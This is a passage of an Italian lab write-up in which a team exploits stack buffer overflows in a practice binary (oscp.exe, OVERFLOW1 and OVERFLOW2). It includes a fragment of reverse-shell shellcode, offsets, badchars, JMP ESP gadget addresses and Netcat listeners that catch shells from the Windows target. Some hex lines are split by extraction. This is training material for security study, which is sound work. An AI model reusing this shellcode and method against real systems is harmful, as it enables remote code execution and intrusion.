buf += b"\x7d\xf0\x1f\xf7\x90\xe5\x2d\x5a\xfd\xca\x1f\x6
4"
buf += b"\xf4\x44\x17\x17\xcf\xcb\x83\xbf\x63\x83\x0d\x3
8"
buf += b"\x83\xbe\xea\xd6\x7a\x41\x0b\xff\xb8\x15\x5b\x9
7"
buf += b"\x69\x16\x30\x67\x95\xc3\x97\x37\x39\xbc\x57\xe
7"
buf += b"\xf9\x6c\x30\xed\xf5\x53\x20\x0e\xdc\xfb\xcb\xf
5"
buf += b"\xb7\xc3\x a4\xc7\x23\xac\xb6\x27\x a8\xfe\x3e\xc
1"
buf += b"\xda\xee\x16\x5a\x73\x96\x32\x10\xe2\x57\xe9\x5
d"
buf += b"\x24\xd3\x1e\x a2\xeb\x14\x6a\xb0\x9c\xd4\x21\xe
a"
buf += b"\x0b\xea\x9f\x82\xd0\x79\x44\x52\x9e\x61\xd3\x0
5"
buf += b"\xf7\x54\x2a\xc3\xe5\xcf\x84\xf1\xf7\x96\xef\xb
1"
buf += b"\x23\x6b\xf1\x38\x a1\xd7\xd5\x2a\x7f\xd7\x51\x1
e"
buf += b"\x2f\x8e\x0f\xc8\x89\x78\xfe\x a2\x43\xd6\x a8\x2
2"
buf += b"\x15\x14\x6b\x34\x1a\x71\x1d\xd8\xab\x2c\x58\xe
7"
buf += b"\x04\xb9\x6c\x90\x78\x59\x92\x4b\x39\x79\x71\x5
9"
buf += b"\x34\x12\x2c\x08\xf5\x7f\xcf\xe7\x3a\x86\x4c\x0
d"
buf += b"\xc3\x7d\x4c\x64\xc6\x3a\xca\x95\xba\x53\xbf\x9
9"
buf += b"\x69\x53\xea"

└─[(kali㉿kali)-~]
$ python3 exploit_finale.py
[+] Exploit inviato!


└─[(kali㉿kali)-~]
$
```

## Scrittura dello script exploit\_finale.py - Parte 2 con shellcode completo

## 9. Esecuzione e Troubleshooting (Connection Refused)

A questo punto, il team ha messo in ascolto Netcat sulla macchina Kali (`nc -lvpn 4444`) e ha lanciato l'exploit con `python3 exploit_finale.py`.

Qui si è verificato un intoppo tipico degli scenari reali: invece di ricevere la reverse shell, l'applicazione sulla macchina Windows è andata in crash in modo incontrollato mostrando il prompt di sistema **"oscp.exe ha smesso di funzionare"**. Il listener su Kali non ha registrato alcuna connessione in ingresso.



Crash di oscp.exe su Windows e listener Netcat vuoto su Kali

### Analisi del Fallimento

Per capire cosa fosse andato storto, il team ha analizzato lo stato del debugger dopo l'esecuzione del payload (`exploit_test.py`). Il processo risultava "Terminated".

Processo terminato in Immunity Debugger

L'indizio chiave per risolvere il mistero si trova analizzando i registri al momento dell'errore. Il registro `LastErr` riporta il codice **WSAECONNREFUSED (0000274D)**.

```

EXX 00000000
ECX 00000000
EDX 00000000
EBX 41414141
ESP 007AF58C
EBP 007AF58C
ESI 007AF588
EDI 77E8920 ntdll.77EE8920
EIP 77E48EAC ntdll.77E48EAC
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFF)
S 0 FS 0053 32bit 7FFDA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFF)
D 0
O 0 LastErr WSAECONNREFUSED (00002740)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9

          3 2 1 0      E S P U O Z D I
FST 4100 Cond 1 0 0 1 Err 0 0 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1
```

Registro LastErr mostra WSAECONNREFUSED

## 10. Risoluzione e Ottenimento della Shell (OVERFLOW1)

Dopo aver diagnosticato che l'errore `WSAECONNREFUSED` era dovuto a un'errata configurazione del payload, il team SecureSentinels ha rigenerato lo shellcode assicurandosi che i parametri `LHOST` (IP di Kali `192.168.50.100`) e `LPORT` (4444) corrispondessero esattamente al listener di Netcat.

Lanciando lo script corretto (`exploit_test.py`), il terminale ha confermato l'invio del payload:

```
(kali㉿kali)-[~]
└─$ python3 exploit_test.py
[*] Invio exploit in corso ...
[+] Fatto! Controlla Netcat.
```

Esecuzione di `exploit_test.py` con successo

Contemporaneamente, sul terminale con Netcat in ascolto, è stata ricevuta la connessione di ritorno, garantendo al team l'accesso al sistema Windows bersaglio con i privilegi dell'utente corrente. Abbiamo ottenuto l'esecuzione di codice remoto (RCE) completa!

```
(kali㉿kali)-[~]
└─$ sudo nc -nvlp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 49453
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>]
```

Reverse shell ottenuta su porta 4444 (OVERFLOW1)

---

## 11. Sfida Aggiuntiva: Pwning di OVERFLOW2

Seguendo le istruzioni del materiale didattico, il team ha replicato l'intera metodologia per sfruttare il secondo comando vulnerabile del binario: `OVERFLOW2`, con la differenza che in questo caso l'offset anzichè 1978 era 634, I passaggi eseguiti confermano la robustezza del processo.

### 11.1 Fuzzing e Offset (OVERFLOW2)

Inviando un nuovo pattern ciclico al comando `OVERFLOW2`, il programma è andato nuovamente in crash. L'analisi dei registri ha mostrato:

- **EAX:** Punta alla stringa "OVERFLOW2".
  - **EIP:** Sovrascritto con il valore **76413176** (che corrisponde a una porzione del pattern ciclico).
  - **ESP:** Punta alla stringa generata da Metasploit ("2Av3Av4Av...").

EIP 76413176

Dettaglio EIP sovrascritto con 76413176]

```
Registers (FPU)
EAX 00CBF7A0 ASCII "OVERFLOW2
ECX 00AB5118
EDX 00000000
EBX 39754138
ESP 00CBFA28 ASCII "2Av3Av4Av
EBP 41807641
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 76413176
```

Stato generale dei registri al crash di OVERFLOW2]

Questo ha permesso di calcolare l'offset esatto necessario per sovrascrivere l'EIP su questa specifica funzione.

## 11.2 Identificazione Badchars (OVERFLOW2)

Il processo iterativo con Mona è stato ripetuto. Durante l'analisi, Mona ha segnalato diverse anomalie, identificando inizialmente una potenziale corruzione su una sequenza più ampia (23 24 3c 3d 83 84 ba bb).

Possibly bad chars: 23 24 3c 3d 83 84 ba bb  
Bytes omitted from input: 00

Mona rileva possibili badchars per OVERFLOW2]

Dopo successive raffinazioni per isolare i falsi positivi (caratteri che appaiono corrotti solo perché il byte precedente era un badchar), la lista definitiva dei badchars generata per escludere i byte problematici è risultata essere: `\x00\x23\x3c\x83\xba`.

Generazione del bytearray definitivo escludendo 5 badchars

## 11.3 Individuazione del Gadget e Costruzione (OVERFLOW2)

Con i nuovi badchars a disposizione, è stata lanciata una nuova ricerca per l'istruzione **JMP ESP**. Mona ha restituito 8 puntatori validi, confermando l'usabilità degli indirizzi nel range **0x625011af - 0x62501205**.

```
0x625011af : jmp esp | {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\0x625011c7 : jmp esp | {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\0x625011d3 : jmp esp | {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\0x625011d5 : jmp esp | {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\0x625011eb : jmp esp | {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\0x625011ff : jmp esp | {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\0x62501203 : jmp esp | asciil {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\0x62501205 : jmp esp | asciil {PAGE_EXECUTE_READ} [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0-(C:\Users\Found a total of 8 pointers
```

Risultato di mona jmp esp con 8 puntatori per OVERFLOW2

## 11.4 Ottenimento della Shell (OVERFLOW2)

Con offset, badchars e JMP ESP validati, è stato assemblato lo script finale per la seconda vulnerabilità. Lanciando **OVERFLOW2.py** verso il target...

```
(kali㉿kali)-[~]
$ python3 OVERFLOW2.py
[*] Invio exploit OVERFLOW2 in corso ...
[+] Exploit inviato! Controlla Netcat.
```

Esecuzione dello script exploit **OVERFLOW2.py**

...il listener su Kali ha catturato con successo una seconda reverse shell, dimostrando la compromissione completa dell'applicativo anche tramite questo secondo vettore di attacco!

```
(kali㉿kali)-[~]
$ sudo nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.1
01] 49454
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono ris
ervati.

C:\Users\user\Desktop\oscp>
```

Reverse shell ottenuta con successo tramite **OVERFLOW2**]

## 12. Conclusioni

Il team SecureSentinels ha dimostrato con successo l'applicazione pratica della teoria del buffer overflow basata sullo stack. Attraverso il controllo dell'EIP, l'uso strategico di un gadget **JMP ESP** per aggirare l'imprevedibilità degli indirizzi di memoria, e la meticolosa pulizia dello shellcode dai badchars, è stato possibile trasformare dei semplici crash

applicativi in esecuzioni di codice remoto interattive (RCE) sia su [OVERFLOW1](#) che su [OVERFLOW2](#).